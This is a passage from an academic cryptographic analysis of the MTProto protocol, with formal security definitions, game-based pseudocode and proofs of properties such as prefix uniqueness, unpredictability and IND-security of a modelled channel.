Payload p is fresh. Either there was no $\textsc{Recv}(u, p, aux'')$ call in the past for any aux'', or each entry $(\mathtt{recv}, m, p, \cdot)$ in the transcript tr_u has $m = \bot$. The function $\mathsf{supp}(u, tr_u, tr_{\overline{u}}, p, aux)$ first makes a call to $\mathsf{find}(\mathtt{recv}, tr_u, p)$ which returns $(n_u, \bot)$ where n_u is the number of entries of tr_u of the form $(\mathtt{recv}, m, p', \cdot)$ for $m \neq \bot$ and $p' \neq p$. Next, it calls $\mathsf{find}(\mathtt{sent}, tr_{\overline{u}}, p)$ which returns $(n_{\overline{u}}, m')$ because $tr_{\overline{u}}$ contains the entry $(\mathtt{sent}, m', p, aux')$, where $n_{\overline{u}}$ is the number of entries of $tr_{\overline{u}}$ that were sent before and including the target entry. Then, the support function checks whether $n_{\overline{u}} = n_u + 1$.

Let us consider both $n_{\overline{u}}$ and n_u. Whenever an entry $(\mathtt{recv}, m, p', \cdot)$ for $m \neq \bot$ is added to tr_u, it means that the output of ME.Decode included a changed state that incremented the number of received messages by one. Hence $n_u = N_{\mathsf{recv},u}$. Similarly, an entry $(\mathtt{sent}, m, \cdot, \cdot)$ is only added to $tr_{\overline{u}}$ when ME.Encode was called, saving the prior number of sent messages $N_{\mathsf{sent},\overline{u}}$ in the sequence number field seq_no, then incrementing it by one and including it in the updated state of ME. It follows that $n_{\overline{u}} = \mathsf{seq\_no} + 1$ as long as $n_{\overline{u}} \leq 2^{96}$, which we assumed at the beginning. Then, the support function and the algorithm $\mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$ both evaluate the same condition, checking whether

$\mathsf{seq\_no} + 1 = N_{\mathsf{recv},u} + 1$. Hence the support function returns m' if and only if ME.Decode does, and $\mathcal{A}$ cannot win in this case either. This concludes the proof. □

Counter overflows. For completeness, let us now deal with the case of an overflow (modulo 2^{96}) happening in the N_{sent} and N_{recv} counters of MTP-ME. In this case, we show that there exists an adversary that can trivially win with advantage 1.

Proposition 6. *Let $sid \in \{0,1\}^{64}$ and $n_{\mathsf{pad}}, \ell_{\mathsf{block}} \in \mathbb{N}$. Let* $\mathsf{ME} = \mathsf{MTP\text{-}ME}[sid, n_{\mathsf{pad}}, \ell_{\mathsf{block}}]$ *and* $\mathsf{supp} = \mathsf{SUPP}$. *Let $\mathcal{A}$ be an adversary against the* EINT*-security of* ME *with respect to* supp *as defined in Fig. 6.31, making $q = 2^{96} + 1$ queries to its oracle* SEND. *Then*

$$\mathsf{Adv}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp}}(\mathcal{A}) = 1.$$

```
Adversary $\mathcal{A}^{\textsc{Send},\textsc{Recv}}(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}})$
1 : // Let $aux = \varepsilon$. Choose any $m \in \mathsf{ME.MS}$ and $r \in \mathsf{ME.EncodeRS}$.
2 : for $i = 0, \ldots, 2^{96}$ do
3 :     $p_i \leftarrow \textsc{Send}(\mathcal{I}, m, aux, r)$
4 :     $\textsc{Recv}(\mathcal{R}, p_i, aux)$
```

Figure 6.31. Adversary $\mathcal{A}$ against the EINT-security of MTP-ME with respect to SUPP for the proof of Proposition 6.

Proof. The adversary $\mathcal{A}$ repeatedly queries its oracles SEND and RECV in order to exhaust all possible values of the 96-bit field seq_no. When the user $\mathcal{I}$ sends the 2^{96}-th payload, its counter overflows (modulo 2^{96}) to become $N_{\mathsf{sent}} = 0$; after the user $\mathcal{R}$ accepts this payload, its counter likewise overflows to become $N_{\mathsf{recv}} = 0$. It follows that the next payload will be equal to the first payload, i.e. $p_0 = p_{2^{96}}$.

This causes a mismatch: in ME.Decode the seq_no check passes because the counter wrapped around, and so it returns m. But the corresponding evaluation of supp in the game $\mathrm{G}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp},\mathcal{A}}$ determines that the label $p_{2^{96}} = p_0$ was already received before (i.e. $\mathsf{find}(\mathtt{recv}, tr_{\mathcal{R}}, p_0) \to m \neq \bot$) so the support function returns $\bot$. This triggers the win flag in the game $\mathrm{G}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp},\mathcal{A}}$. □

6.6.3 Prefix uniqueness (UPREF) of MTP-ME

We require that payloads produced by MTP-ME have distinct prefixes of size 256 bits (independently for each user $u \in \{\mathcal{I}, \mathcal{R}\}$).

Definition 37 (UPREF-**security**)**.** Consider the game $\mathrm{G}^{\mathsf{upref}}_{\mathsf{ME},\mathcal{A}}$ in Fig. 6.32 defined for a message encoding scheme ME and an adversary $\mathcal{A}$. The advantage of an adversary $\mathcal{A}$ in breaking the UPREF-security of ME is defined as $\mathsf{Adv}^{\mathsf{upref}}_{\mathsf{ME}}(\mathcal{A}) := \Pr\left[\mathrm{G}^{\mathsf{upref}}_{\mathsf{ME},\mathcal{A}}\right]$.

```
$G^{\mathsf{upref}}_{\mathsf{ME},\mathcal{A}}$
1: win ← false
2: $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
3: $X_\mathcal{I} \leftarrow \emptyset$ ; $X_\mathcal{R} \leftarrow \emptyset$
4: $\mathcal{A}^{\textsc{Send}}$
5: return win

$\textsc{Send}(u, m, aux, r)$
1: $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
2: if $|p| < 256$ then return $\bot$
3: $p_0 \leftarrow p[0:256]$
4: if $p_0 \in X_u$ then win ← true
5: $X_u \leftarrow X_u \cup \{p_0\}$
6: return $p$
```

Figure 6.32. Prefix uniqueness of a message encoding scheme ME.

Given the fixed prefix size, this notion cannot be satisfied against unbounded adversaries. Our MTP-ME scheme ensures unique prefixes using the 96-bit counter seq_no that contains the number of messages sent by user u, so we have $\mathsf{Adv}^{\mathsf{upref}}_{\mathsf{ME}}(\mathcal{A}) = 0$ for any $\mathcal{A}$ making at most 2^{96} queries, and otherwise there exists an adversary $\mathcal{A}$ such that $\mathsf{Adv}^{\mathsf{upref}}_{\mathsf{ME}}(\mathcal{A}) = 1$. Note that MTP-ME always has payloads larger than 256 bits. The MTProto implementation of message encoding we analysed was not UPREF-secure as it allowed repeated msg_id (see Section 5.3.2).

6.6.4 Encoding robustness (ENCROB) of MTP-ME

We require that decoding in MTP-ME should not affect its state in such a way that would be visible in future encoded payloads.

Definition 38 (ENCROB-security). Consider the game $G^{\mathsf{encrob}}_{\mathsf{ME},\mathcal{D}}$ in Fig. 6.33 defined for a message encoding scheme ME and an adversary $\mathcal{D}$. The advantage of an adversary $\mathcal{D}$ in breaking the ENCROB-security of ME is defined as $\mathsf{Adv}^{\mathsf{encrob}}_{\mathsf{ME}}(\mathcal{D}) := 2 \cdot \Pr\left[G^{\mathsf{encrob}}_{\mathsf{ME},\mathcal{D}}\right] - 1$.

```
$G^{\mathsf{encrob}}_{\mathsf{ME},\mathcal{D}}$
1: $b \leftarrow\$ \{0,1\}$
2: $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
3: $b' \leftarrow\$ \mathcal{D}^{\textsc{Send},\textsc{Recv}}$
4: return $b' = b$

$\textsc{Send}(u, m, aux, r)$
1: $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
2: return $p$

$\textsc{Recv}(u, p, aux)$
1: if $b = 1$ then
2:     $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
3: return $\bot$
```

Figure 6.33. Encoding robustness of a message encoding scheme ME.

This advantage is trivially zero for both MTP-ME and the original MTProto message encoding scheme in Appendix D.4. Note, however, that this property prevents a message encoding scheme from building payloads that include the number of previously received messages. It is thus incompatible with stronger notions of resistance against reordering attacks such as the global transcript (see Section 5.3.1).

6.6.5 Unpredictability (UNPRED) of MTP-SE with respect to MTP-ME

We require that decryption in MTP-SE with uniformly random keys has unpredictable outputs with respect to MTP-ME.

Definition 39 (UNPRED-**security).** Consider the game $\mathsf{G}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME},\mathcal{A}}$ in Fig. 6.34 defined for a symmetric encryption scheme SE, a message encoding scheme ME and an adversary $\mathcal{A}$. The advantage of $\mathcal{A}$ in breaking the UNPRED-security of SE with respect to ME is defined as $\mathsf{Adv}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME}}(\mathcal{A}) := \Pr\left[\mathsf{G}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME},\mathcal{A}}\right]$.

```
$\mathsf{G}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME},\mathcal{A}}$
1: $\mathsf{win} \leftarrow \mathsf{false}$
2: $\mathcal{A}^{\textsc{Expose},\textsc{Ch}}$
3: return $\mathsf{win}$

$\textsc{Expose}(u, msk)$   // $u \in \{\mathcal{I},\mathcal{R}\}, msk \in \{0,1\}^*$
1: $\mathsf{S}[u, msk] \leftarrow \mathsf{true}$
2: return $\mathsf{T}[u, msk]$

$\textsc{Ch}(u, msk, c_{\mathsf{SE}}, st_{\mathsf{ME}}, aux)$   // $msk \in \{0,1\}^*$
1: if $\neg\mathsf{S}[u, msk]$ then
2:   if $\mathsf{T}[u, msk] = \perp$ then
3:     $\mathsf{T}[u, msk] \leftarrow\$ \{0,1\}^{\mathsf{SE.kl}}$
4:   $k \leftarrow \mathsf{T}[u, msk]$
5:   $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
6:   $(st_{\mathsf{ME}}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME}}, p, aux)$
7:   if $m \neq \perp$ then $\mathsf{win} \leftarrow \mathsf{true}$
8: return $\perp$
```

Figure 6.34. Unpredictability of a deterministic symmetric encryption scheme SE with respect to a message encoding scheme ME.

The game $\mathsf{G}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME},\mathcal{A}}$ in Fig. 6.34 gives an adversary $\mathcal{A}$ access to two oracles. For any user $u \in \{\mathcal{I},\mathcal{R}\}$ and message key *msk*, the challenge oracle Ch decrypts a given ciphertext c_{SE} of deterministic symmetric encryption scheme SE under a uniformly random key $k \in \{0,1\}^{\mathsf{SE.kl}}$, and then decodes it using the given message encoding state st_{ME} of message encoding scheme ME, returning no output. The adversary is allowed to choose arbitrary values of c_{SE} and st_{ME}; it is allowed to repeatedly query the oracle Ch on inputs that contain the same values for u, msk in order to reuse a fixed, secret SE key k with different choices of c_{SE}. The oracle Expose lets $\mathcal{A}$ learn the SE key corresponding to the given u and *msk*; the table S is then used to disallow the adversary from querying Ch with this pair of u and *msk* values again. $\mathcal{A}$ wins if it can cause ME.Decode to output a valid $m \neq \perp$. Note that *msk* in this game merely serves as a label for the tables, so we allow it to be an arbitrary string $msk \in \{0,1\}^*$.

We now prove unpredictability of the deterministic symmetric encryption scheme SE = MTP-SE with respect to the message encoding scheme $\mathsf{ME} = \mathsf{MTP\text{-}ME}$. In our proof, we show that it is hard for any adversary $\mathcal{A}$ to find an SE ciphertext c_{SE} such that its decryption under a uniformly random key $k \in \{0,1\}^{\mathsf{SE.kl}}$ begins with $p_1 = \mathsf{salt} \parallel sid$, where sid is a value chosen by the adversary via st_{ME} and salt is arbitrary.

Recall that Definition 28 specifies $\mathsf{MTP\text{-}SE} = \mathsf{IGE}[\mathsf{AES\text{-}256}]$. We state and prove our result for a more general case of $\mathsf{SE} = \mathsf{IGE}[\mathsf{E}]$, where E is an arbitrary block cipher with block length $\mathsf{E.ol} = 128$ (that matches the output block length ℓ_{block} of ME).

Note that our proof is not tight, i.e. the advantage could potentially be lower if we also considered the $\mathsf{seq\_no}$ and length fields in the second block. However, this would complicate analysis and possibly overstate the security of MTProto as implemented, given that we made the modelling choice to check more fields in $\mathsf{MTP\text{-}ME}$ upon decoding. The bound could also be improved if $\mathsf{MTP\text{-}ME}$ checked the salt in the first block, however this would deviate even further from the current MTProto implementation and so we did not include this in our definition.

Proposition 7. *Let* $sid \in \{0,1\}^{64}$, $n_{\mathsf{pad}} \in \mathbb{N}$ *and* $\ell_{\mathsf{block}} = 128$. *Let* $\mathsf{ME} = \mathsf{MTP\text{-}ME}[sid, n_{\mathsf{pad}}, \ell_{\mathsf{block}}]$. *Let* E *be a block cipher with block length* $\mathsf{E.ol} = 128$. *Let* $\mathsf{SE} = \mathsf{IGE}[\mathsf{E}]$. *Let* $\mathcal{A}$ *be any adversary against the* UNPRED*-security of* SE, ME *making* q_{CH} *queries to its oracle* CH. *Then*

$$\mathsf{Adv}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME}}(\mathcal{A}) \leq \frac{q_{\text{CH}}}{2^{64}}.$$

Proof. We rewrite the game $\mathrm{G}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME},\mathcal{A}}$ (Fig. 6.34) as the game G in Fig. 6.35 by expanding the algorithms $\mathsf{SE.Dec}$ and $\mathsf{ME.Decode}$ with the following relaxations.

The algorithm $\mathsf{SE.Dec}$ is partially expanded to only decrypt the first block of the ciphertext c_{SE} into a 128-bit long payload block p_1. The algorithm $\mathsf{ME.Decode}$ is partially expanded to only surface the sanity check on p_1, which (as per Fig. 6.8) should consist of two concatenated 64-bit values $\mathsf{salt} \parallel sid$, where sid should match the fixed constant that is stored inside the ME's state st_{ME}. Since the game G does not implement all of the checks from $\mathsf{ME.Decode}$, $\mathcal{A}$ is more likely to win in G than in the original game $\mathrm{G}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME},\mathcal{A}}$, but $\mathcal{A}$ is not able to detect these changes because CH always returns $\perp$. We have

$$\mathsf{Adv}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME}}(\mathcal{A}) \leq \Pr[\mathrm{G}].$$

The adversary $\mathcal{A}$ can only win in the game G if $p_1[64:128] = sid$ for some p_1 that is defined by the equation $p_1 = \mathsf{E.Inv}(k, c_1 \oplus p_0) \oplus c_0$. We can rewrite this winning condition as

$$\mathsf{E.Inv}(k, c_1 \oplus p_0)[64:128] \oplus sid = c_0[64:128].$$

Here, $c_0[64:128]$ is a bit string that is sampled uniformly at random for each pair (u, msk) and that is unknown to the adversary.

```
Game G
1 : win ← false
2 : $\mathcal{A}^{\textsc{Expose},\textsc{Ch}}$
3 : return win

Expose($u, msk$)
1 : $\mathsf{S}[u, msk]$ ← true
2 : return $\mathsf{T}[u, msk]$

Ch($u, msk, c_{\mathsf{SE}}, st_{\mathsf{ME}}, aux$)
1 : if $\neg\mathsf{S}[u, msk]$ then
2 :   if $\mathsf{T}[u, msk] = \bot$ then
3 :     $\mathsf{T}[u, msk] \leftarrow\!\!\$\ \{0,1\}^{\mathsf{SE.kl}}$
4 :   $k' \leftarrow \mathsf{T}[u, msk]$
5 :   $k \,\|\, c_0 \,\|\, p_0 \leftarrow k'$
6 :   $c_1 \leftarrow c_{\mathsf{SE}}[0:128]$
7 :   $p_1 \leftarrow \mathsf{E.Inv}(k, c_1 \oplus p_0) \oplus c_0$
8 :   $(sid, N_{\mathsf{sent}}, N_{\mathsf{recv}}) \leftarrow st_{\mathsf{ME}}$
9 :   $sid' \leftarrow p_1[64:128]$
10 :  if $sid' = sid$ then
11 :    win ← true
12 : return $\bot$
```

Figure 6.35. Game G for the proof of Proposition 7. Assume that k' is parsed such that $|k| = \mathsf{E.kl}, |c_0| = |p_0| = 128$. The code expanded from the game $\mathrm{G}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME},\mathcal{A}}$ is highlighted in grey.

Consider for a moment a particular pair (u, msk); suppose that $\mathcal{A}$ makes $q_{u,msk}$ queries to Ch relating to this pair. These queries result in some specific set of values $X_{u,msk}$ for $\mathsf{E.Inv}(k, c_1 \oplus p_0)[64:128] \oplus sid$ arising in the game. Moreover, $\mathcal{A}$ wins for one of these queries if and only if some element of the set $X_{u,msk}$ matches $c_0[64:128]$. Note also that $\mathcal{A}$ learns nothing about $c_0[64:128]$ from each such query (since the Ch oracle always returns $\bot$). Combining these facts, we see that $\mathcal{A}$'s winning probability for this set of $q_{u,msk}$ queries is no larger than $q_{u,msk}/2^{64}$ (in essence, $\mathcal{A}$ can do no better than random guessing of distinct values for the unknown 64 bits). Moreover, while the adversary can learn c_0 for any (u, msk) pair after-the-fact using Expose, it cannot continue querying Ch for this value once the query is made, which makes the output of that oracle useless in winning the game.

Considering all pairs (u, msk) involved in $\mathcal{A}$'s queries and using the union bound, we get that

$$\Pr[\mathrm{G}] \leq \frac{q_{\textsc{Ch}}}{2^{64}}.$$

The inequality follows. □

6.7 Correctness and security of the MTProto channel

In this section, we prove that the channel MTP-CH satisfies correctness, indistinguishability and integrity as defined in Section 6.2.4.

6.7.1 Correctness of MTP-CH

We claim that our MTProto-based channel satisfies our correctness definition. Consider any adversary $\mathcal{A}$ playing in the correctness game $G^{\mathsf{corr}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$ (Fig. 6.2) with the channel CH = MTP-CH (Fig. 6.7) and the support function supp = SUPP (Fig. 6.30). Due to the definition of SUPP, the Recv oracle in the game rejects all MTP-CH ciphertexts that were not previously returned by the Send oracle.

The encryption and decryption algorithms of the channel MTP-CH rely in a modular way on the message encoding scheme MTP-ME, the deterministic function families MTP-KDF, MTP-MAC, and the deterministic symmetric encryption scheme MTP-SE; the latter provides decryption correctness, so any valid ciphertext processed by the Recv oracle correctly yields the originally encrypted payload p. Thus, we need to show that MTP-ME always recovers the expected plaintext m from the payload p, meaning m matches the corresponding output of SUPP. In Section 6.2.5, we formalised this requirement as the encoding correctness of MTP-ME with respect to SUPP, and discussed that it is also implied by the encoding integrity of MTP-ME with respect to SUPP. We proved the latter in Section 6.6.2 for adversaries that make at most 2^{96} queries.

6.7.2 IND-security of MTP-CH

We begin our IND-security reduction by considering an arbitrary adversary $\mathcal{D}_{\mathrm{IND}}$ playing in the IND-security game against the channel CH = MTP-CH (i.e. $G^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}_{\mathrm{IND}}}$ in Fig. 6.4), and we gradually change this game until we can show that $\mathcal{D}_{\mathrm{IND}}$ can no longer win.

To this end, we make three key observations:

(1) Recall that the Recv oracle always returns $\perp$, and the only functionality of this oracle is to update the state of the receiver's channel by calling CH.Recv. We assume that calls to CH.Recv never affect the ciphertexts that are returned by future calls to CH.Send (more precisely, we use the ENCROB property of ME that reasons about payloads rather than ciphertexts). This allows us to completely disregard the Recv oracle, making it immediately return $\perp$ without calling CH.Recv.

(2) We use the UPRKPRF-security of MAC to show that the ciphertexts returned by the Send oracle contain *msk* values that look uniformly random and are independent of each other. Roughly, this security notion requires that MAC can only be evaluated on a set of inputs with unique prefixes. We ensure that the payloads produced by ME meet this requirement (as formalised by the UPREF property of ME).

(3) In order to prove that the SEND oracle does not leak the challenge bit, it remains to show that ciphertexts returned by SEND contain c_{SE} values that look uniformly random and independent of each other. This follows from the OTIND$-security of SE. We invoke the OTWIND-security of HASH to show that *aid* does not leak any information about the KDF keys; we then use the RKPRF-security of KDF to show that the keys used for SE are uniformly random. Finally, we use the birthday bound to argue that the uniformly random values of *msk* are unlikely to collide, and hence the keys used for SE are also one-time.

Formally, we have:

Theorem 1. *Let* ME, HASH, MAC, KDF, ϕ_{MAC}, ϕ_{KDF}, SE *be any primitives that meet the requirements stated in Definition 22 of the channel* MTP-CH. *Let* CH = MTP-CH[ME, HASH, MAC, KDF, ϕ_{MAC}, ϕ_{KDF}, SE]. *Let* $\mathcal{D}_{\mathrm{IND}}$ *be any adversary against the* IND*-security of* CH, *making* q_{SEND} *queries to its* SEND *oracle. Then we can build the adversaries* $\mathcal{D}_{\mathrm{OTWIND}}$, $\mathcal{D}_{\mathrm{RKPRF}}$, $\mathcal{D}_{\mathrm{ENCROB}}$, $\mathcal{A}_{\mathrm{UPREF}}$, $\mathcal{D}_{\mathrm{UPRKPRF}}$, $\mathcal{D}_{\mathrm{OTIND\$}}$ *such that*

$$\begin{aligned}\mathsf{Adv}^{\mathsf{ind}}_{\mathsf{CH}}(\mathcal{D}_{\mathrm{IND}}) \le 2 \cdot \Big(&\mathsf{Adv}^{\mathsf{otwind}}_{\mathsf{HASH}}(\mathcal{D}_{\mathrm{OTWIND}}) + \mathsf{Adv}^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}}}(\mathcal{D}_{\mathrm{RKPRF}})\\ &+ \mathsf{Adv}^{\mathsf{encrob}}_{\mathsf{ME}}(\mathcal{D}_{\mathrm{ENCROB}}) + \mathsf{Adv}^{\mathsf{upref}}_{\mathsf{ME}}(\mathcal{A}_{\mathrm{UPREF}})\\ &+ \mathsf{Adv}^{\mathsf{uprkprf}}_{\mathsf{MAC},\phi_{\mathsf{MAC}}}(\mathcal{D}_{\mathrm{UPRKPRF}}) + \frac{q_{\mathrm{SEND}} \cdot (q_{\mathrm{SEND}} - 1)}{2 \cdot 2^{\mathsf{MAC.ol}}}\\ &+ \mathsf{Adv}^{\mathsf{otind\$}}_{\mathsf{SE}}(\mathcal{D}_{\mathrm{OTIND\$}})\Big).\end{aligned}$$

Proof. This proof uses the games G_0–G_3 in Fig. 6.36 and G_4–G_8 in Fig. 6.40. The adversaries for the transitions between the games are referenced throughout the proof. Each constructed adversary simulates one or two subsequent games of the security reduction for $\mathcal{D}_{\mathrm{IND}}$.

G_0. The game G_0 is equivalent to the game $G^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}_{\mathrm{IND}}}$ (Fig. 6.4). It expands the code of the algorithms CH.Init, CH.Send and CH.Recv. It follows that

$$\mathsf{Adv}^{\mathsf{ind}}_{\mathsf{CH}}(\mathcal{D}_{\mathrm{IND}}) = 2 \cdot \Pr[G_0] - 1.$$

$G_0 \to G_1$. The value of *aid* depends on the raw KDF and MAC keys (i.e. *kk* and *mk*), and the adversary $\mathcal{D}_{\mathrm{IND}}$ can learn it from any ciphertext returned by the oracle SEND. To invoke PRF-style security notions for either primitive in later steps, we appeal to the OTWIND-security of HASH, which essentially guarantees that *aid* leaks no information about KDF and MAC keys. The game G_1 is the same as the game G_0, except $aid \leftarrow \mathsf{HASH.Ev}(hk, \cdot)$ is evaluated on a uniformly random string x rather than on $kk \parallel mk$. We claim that $\mathcal{D}_{\mathrm{IND}}$ cannot distinguish between these two games. In Fig. 6.37, we define an adversary $\mathcal{D}_{\mathrm{OTWIND}}$ attacking the OTWIND-security of HASH as follows.

```
Games $G_0$–$G_3$
$b \leftarrow\$ \{0,1\}$
$hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
$kk \leftarrow\$ \{0,1\}^{672}$
$mk \leftarrow\$ \{0,1\}^{320}$
$x \leftarrow kk \parallel mk$                          // $G_0$
$x \leftarrow\$ \{0,1\}^{992}$                          // $G_1$–$G_3$
$aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
$(kk_{\mathcal{I}}, kk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{KDF}}(kk)$
$(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
$(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
$b' \leftarrow\$ \mathcal{D}_{\mathrm{IND}}^{\textsc{Send},\textsc{Recv}}$
return $b' = b$
```

```
$\textsc{Send}(u, m_0, m_1, aux, r)$
if $|m_0| \neq |m_1|$ then return $\perp$
$(st_{\mathsf{ME},u}, p) \leftarrow$
    $\mathsf{ME.Encode}(st_{\mathsf{ME},u}, m_b, aux; r)$
$msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
if $\mathsf{T}[u, msk] = \perp$ then
    $\mathsf{T}[u, msk] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
$k \leftarrow \mathsf{KDF.Ev}(kk_u, msk)$                // $G_0$–$G_1$
$k \leftarrow \mathsf{T}[u, msk]$                       // $G_2$–$G_3$
$c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
$c \leftarrow (aid, msk, c_{\mathsf{SE}})$
return $c$
```

```
$\textsc{Recv}(u, c, aux)$
$(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
if $\mathsf{T}[\bar{u}, msk'] = \perp$ then
    $\mathsf{T}[\bar{u}, msk'] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
$k \leftarrow \mathsf{KDF.Ev}(kk_{\bar{u}}, msk')$      // $G_0$–$G_1$
$k \leftarrow \mathsf{T}[\bar{u}, msk']$                // $G_2$–$G_3$
$p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
$msk \leftarrow \mathsf{MAC.Ev}(mk_{\bar{u}}, p)$
if $(msk' = msk) \wedge (aid' = aid)$ then
    $(st_{\mathsf{ME},u}, m) \leftarrow$
        $\mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$    // $G_0$–$G_2$
return $\perp$
```

Figure 6.36. Games G_0–G_3 for the proof of Theorem 1. The code added by expanding the algorithms of the channel CH in the game $G^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}_{\mathrm{IND}}}$ is highlighted in grey.

In the game $G^{\mathsf{otwind}}_{\mathsf{HASH},\mathcal{D}_{\mathrm{OTWIND}}}$ (Fig. 6.12), $\mathcal{D}_{\mathrm{OTWIND}}$ takes (x_0, x_1, aid) as input. We define $\mathcal{D}_{\mathrm{OTWIND}}$ to sample a challenge bit b, to parse $kk \parallel mk \leftarrow x_1$, and to subsequently use the obtained values of b, kk, mk, aid in order to simulate either of the games G_0, G_1 for the adversary $\mathcal{D}_{\mathrm{IND}}$ (the games are equivalent from the moment these 4 values are chosen). If $\mathcal{D}_{\mathrm{IND}}$ guesses the challenge bit b, then we let the adversary $\mathcal{D}_{\mathrm{OTWIND}}$ return 1; otherwise we let it return 0. Now, let d be the challenge bit in the game $G^{\mathsf{otwind}}_{\mathsf{HASH},\mathcal{D}_{\mathrm{OTWIND}}}$, and let d' be the value returned by $\mathcal{D}_{\mathrm{OTWIND}}$. If $d = 1$, then $\mathcal{D}_{\mathrm{OTWIND}}$ simulates the game G_0 for $\mathcal{D}_{\mathrm{IND}}$ (i.e. kk and mk are derived from the input to $\mathsf{HASH.Ev}(hk, \cdot)$), and otherwise it simulates the game G_1 (i.e. kk and mk are independent from the input to $\mathsf{HASH.Ev}(hk, \cdot)$).

It follows that $\Pr[G_0] = \Pr[d' = 1 \mid d = 1]$ and $\Pr[G_1] = \Pr[d' = 1 \mid d = 0]$, and hence

$$\Pr[G_0] - \Pr[G_1] = \mathsf{Adv}^{\mathsf{otwind}}_{\mathsf{HASH}}(\mathcal{D}_{\mathrm{OTWIND}})\,.$$

```
Adversary $\mathcal{D}_{\mathrm{OTWIND}}(x_0, x_1, aid)$
1 : $kk \,\|\, mk \leftarrow x_1$    // s.t. $|kk| = 672$, $|mk| = 320$
2 : $b \leftarrow\$ \{0,1\}$
3 : $(kk_{\mathcal{I}}, kk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{KDF}}(kk)$
4 : $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
5 : $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
6 : $b' \leftarrow\$ \mathcal{D}_{\mathrm{IND}}^{\textsc{SendSim},\textsc{RecvSim}}$
7 : if $b' = b$ then return 1
8 : else return 0

SendSim$(u, m_0, m_1, aux, r)$
1 : // Identical to the oracle Send
2 : // in the games $G_0$, $G_1$ of Fig. 6.36.

RecvSim$(u, c, aux)$
1 : // Identical to the oracle Recv
2 : // in the games $G_0$, $G_1$ of Fig. 6.36.
```

Figure 6.37. Adversary $\mathcal{D}_{\mathrm{OTWIND}}$ against the OTWIND-security of HASH for the transition between the games G_0–G_1.

```
Adversary $\mathcal{D}_{\mathrm{RKPRF}}^{\textsc{RoR}}$
1 : $b \leftarrow\$ \{0,1\}$
2 : $hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
3 : $mk \leftarrow\$ \{0,1\}^{320}$
4 : $x \leftarrow\$ \{0,1\}^{992}$
5 : $aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
6 : $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
7 : $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
8 : $b' \leftarrow\$ \mathcal{D}_{\mathrm{IND}}^{\textsc{SendSim},\textsc{RecvSim}}$
9 : if $b' = b$ then return 1
10 : else return 0

SendSim$(u, m_0, m_1, aux, r)$
1 : if $|m_0| \neq |m_1|$ then return $\perp$
2 : $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m_b, aux; r)$
3 : $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
4 : $k \leftarrow \textsc{RoR}(u, msk)$
5 : $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
6 : $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
7 : return $c$

RecvSim$(u, c, aux)$
1 : $(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
2 : $k \leftarrow \textsc{RoR}(\overline{u}, msk')$
3 : $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
4 : $msk \leftarrow \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$
5 : if $(msk' = msk) \wedge (aid' = aid)$ then
